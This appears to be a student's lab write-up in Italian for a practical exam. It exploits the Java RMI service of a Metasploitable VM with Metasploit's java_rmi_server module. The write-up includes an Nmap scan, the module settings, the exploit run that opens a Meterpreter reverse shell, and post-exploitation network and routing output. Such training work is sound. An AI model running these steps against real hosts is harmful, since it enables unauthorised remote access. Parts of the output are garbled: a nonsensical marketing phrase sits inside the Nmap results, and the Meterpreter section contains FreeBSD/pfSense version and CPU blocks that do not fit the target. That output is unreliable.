

## Epicode

Paul Alarcon

### Test Pratico – 25/02/2024

#### Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.50.100**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.50.101**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...


---

#### Svolgimento del esercizio

Prima di iniziare con la fase di exploit effettuo una scansione con Nmap per controllare se il servizio java-rmi ( vulnerabilità riposata della consegna ) è attiva sulla macchina target.

comandi di Nmap :

>: **sudo nmap -p- -sV -O 192.168.50.101**



```
kali@kali: ~  
File Actions Edit View Help  
Service scan Timing: About 96.67% done; ETC: 13:34 (0:00:03 remaining)  
Nmap scan report for 192.168.50.101  
Host is up (0.0012s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3) support at a price point that is  
6000/tcp  open  X11         (access denied) in our space.
```

Dopo aver confermato la presenza delle vulnerabilità procedo ad aprire una nuova shell msfconsole , dentro la quale ho estuerò una ricerca su li exploits.

`:> msfconsole`

`Msf6 > search java_rmi`

```
# Name Description Disclosure Date Rank Check Desc
- - - - -
0 auxiliary/gather/java_rmi_registry RMI Registry Interfaces Enumeration 2011-10-15 normal No Java
1 exploit/multi/misc/java_rmi_server RMI Server Insecure Default Configuration Java Code Execution 2011-10-15 excellent Yes Java
2 auxiliary/scanner/misc/java_rmi_server RMI Server Insecure Endpoint Code Execution Scanner 2011-10-15 normal No(s) Java
3 exploit/multi/browser/java_rmi_connection_impl RMIConnectionImpl Deserialization Privilege Escalation 2010-03-31 excellent No Java

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > 
```

Nel mio caso l'exploit migliore è java\_rmi\_server.

Con lo swich 'use' 1 seleziono lo exploit e da questo momento potrò settare parametri necessari per eseguire lo exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > 
```

A questo punto potrò eseguire lo exploit con il comando

`Msf6 > exploit`

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/7tCHaWhwn2pops x 1 core(s)
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header ...
[*] 192.168.50.101:1099 - Sending RMI Call ...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.101:35404) at 2024-02-25 13:58:04 -0500

meterpreter > 
```

Meterpreter

1) configurazione di rete

```
meterpreter > ifconfig
```

Interface 1

Name : lo - lo

Hardware MAC : 00:00:00:00:00:00

IPv4 Address : 127.0.0.1

IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : ::

Interface 2

Name : eth0 - eth0

Hardware MAC : 00:00:00:00:00:00

IPv4 Address : 192.168.50.101

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::a00:27ff:feab:1507

IPv6 Netmask : ::

Version

2.7.2-RELEASE (amd64)

built on Wed Dec 6 20:10:00 UTC 2023

FreeBSD 14.0-CURRENT

The system is on the latest version.

Version information updated at Sun Feb 25 18:12:15 UTC 2024

CPU Type

12th Gen Intel(R) Core(TM) i7-1265U

2 CPUs: 1 package(s) x 2 cache groups x 1 core(s)

AES-NI CPU Crypto: Yes (inactive)

QAT Crypto: No

Hardware crypto

Inactive

Kernel PTI

Disabled

2) informazioni sulla tabella di routing della macchina vittima

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.50.101	255.255.255.0	0.0.0.0		

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:feab:1507	::	::		

Version: VirtualBox

Release Date: Fri Dec 1 2006

2.7.2-RELEASE (amd64)

built on Wed Dec 6 20:10:00 UTC 2023

FreeBSD 14.0-CURRENT

The system is on the latest version.

Version information updated at Sun Feb 25 18:12:15 UTC 2024

CPU Type

12th Gen Intel(R) Core(TM) i7-1265U

2 CPUs: 1 package(s) x 2 cache groups x 1 core(s)

AES-NI CPU Crypto: Yes (inactive)

QAT Crypto: No

meterpreter > ss